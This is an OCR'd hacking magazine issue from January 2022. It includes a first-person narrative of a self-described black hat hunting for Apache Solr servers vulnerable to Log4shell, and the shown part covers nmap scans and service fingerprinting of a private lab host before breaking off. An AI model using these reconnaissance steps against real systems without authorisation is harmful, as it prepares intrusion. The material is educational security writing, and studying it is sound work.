Simplifying Cyber Security since 2016

HACKERCOOL

January 2022 Edition 5 Issue 1 Learn Hacking in Real World Scenarios

A Real World Hacking Scenario of Apache Log4shell

in Real World Hacking Scenario

All About The New Hash Identifying Tool Added to Kali Repository in TOOL OF THE MONTH

Creating Apache Log4shell Vulnerable Lab in HACKING LAB.

..with all other regular Features

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 1

This Issue is a bit earlier than the previous one but no mood to write Editor' Note

SORRY IF ANYONE MISSES IT.

"ALL VERSIONS OF SAMBA PRIOR TO 4.13.17 ARE VULNERABLE TO AN OUT-OF-BOUNDS HEAP READ WRITE VULNERABILITY THAT ALLOWS REMOTE ATTACKERS TO EXECUTE ARBITRARY CODE AS ROOT ON AFFECTED SAMBA INSTALLATIONS THAT USE THE VFS MODULE VFS_FRUIT"
- MAINTAINERS OF SAMBA.

INSIDE

See what our Hackercool Magazine January 2022 Issue has in store for you.

A Scenario of how Apache Log4shell hacking Works In Real World


REAL WORLD HACKING SCENARIO

As soon as log4j vulnerability was published, researchers at Check Point observed over one hundred attacks per minute trying to exploit that vulnerability. This resulted in over 40% of worldwide business networks being targeted. Several botnets like Mirai, Tsunami and XMRig were also scanning for servers vulnerable to the Log4j vulnerability.
Many state sponsored hacking groups took interest in exploiting this vulnerability. Cyber criminals are trying to install ransomware, cryptocurrency miners and Cobalt Strike payloads after exploiting.

Hi, I am Hackercool, called as Black Hat by many although I consider myself a script kiddie. As Log4shell ravaged across the internet, I refused to stay behind although I was a bit less interested in the vulnerability. There is no strong reason for being disinterested in this vulnerability other than I have an anathema towards Java programming language.

This anathema maybe resulted in my disinterest towards anything related to Java. You may think this is too miniscule a reason for a hacker to be disinterested in a hack but you should note that even hackers are humans with likes and dislikes. Finally, after some time when my passion to hack took over whatever disinterest I had, I began searching for targets to hack.


Good thing was there were a wide range of targets to choose from, Bad thing is I had very scant experience in most of these targets. After much deliberation, I chose Solr as my target. However, Solr was not my first choice as I wanted to target Apache Struts as they are more in number and there is greater chance of finding a vulnerable target.




But the version of Apache Struts to target raised confusion in me. Some versions of Struts received fixes by upgrading the Log4j module. After dilly dallying in that confusion for some time, I chose

to target Apache Solr because that was the one about which I knew a little.


The first place to research about a vulnerability in any software is definitely its website. So I first visited the security news section of Apache Solr.



As I was going through their security announcements, I found CVE-2021-44228. This was the vulnerability ID given to Apache Log4shell.



As soon as I clicked on the hyperlink, I found the versions of Apache Solr affected.



As I read through the description, I soon realised that users need to update their version of Solr to the release 8.11.1 since this versions is bundled with the unaffected version of Apache Log4j. So any versions prior to that should be vulnerable as per my understanding.

As per a habit I recently acquired, I booted up my attacker operating system (Kali Linux 2020.4) and created a new directory named log4shell to store all files related to this hacking operation inside it.

```
┌──(kali㉿kali)-[~]
└─$ mkdir log4shell

┌──(kali㉿kali)-[~]
└─$ cd log4shell

┌──(kali㉿kali)-[~/log4shell]
└─$ ls
```

Then I began scanning the network for machines with port 8983 open. Why port 8983? This is the default port where HTTP instance of Solr runs on.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ nmap -sT -p8983 192.168.36.172-200
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 05:48 EST
Nmap done: 29 IP addresses (0 hosts up) scanned in 4.41 seconds

┌──(kali㉿kali)-[~/log4shell]
└─$
```

After some time I found one system.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ nmap -sT -p8983 192.168.36.201-250
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 05:49 EST
Nmap scan report for 192.168.36.226
Host is up (0.0068s latency).

PORT     STATE SERVICE
8983/tcp open  unknown

Nmap done: 50 IP addresses (1 host up) scanned in 4.40 seconds

┌──(kali㉿kali)-[~/log4shell]
└─$
```

Then I used the verbose scan of Nmap to detect the service running on port 8983 (there might be other services running on this port).

```
┌──(kali㉿kali)-[~/log4shell]
└─$ nmap -sV --version-intensity 5 -p8983 192.168.36.226
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 05:53 EST
Nmap scan report for 192.168.36.226
Host is up (0.00071s latency).

PORT     STATE SERVICE VERSION
8983/tcp open  http    Apache Solr

Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds

┌──(kali㉿kali)-[~/log4shell]
└─$
```

The version intensity option of Nmap allows pen testers to set the intensity for detecting the service. "–version-intensity 0" is the lowest and "–version-intensity 9" is the highest. When I set the level to 9, I get more information about the service.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ nmap -sV --version-intensity 9 -A -p8983 192.168.36.226
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 05:54 EST
Nmap scan report for 192.168.36.226
Host is up (0.00087s latency).

PORT     STATE SERVICE VERSION
8983/tcp open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://192.168.36.226:8983/solr/
```

Then I try to find the operating system of the target.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ sudo nmap -sV  -A -O -p8983 192.168.36.226                    1 ×
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 05:55 EST
Nmap scan report for 192.168.36.226
Host is up (0.00093s latency).

PORT     STATE SERVICE VERSION
8983/tcp open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://192.168.36.226:8983/solr/
MAC Address: 00:0C:29:0B:E4:F4 (VMware)
Warning: OSScan results may be unreliable because we could not find at lea
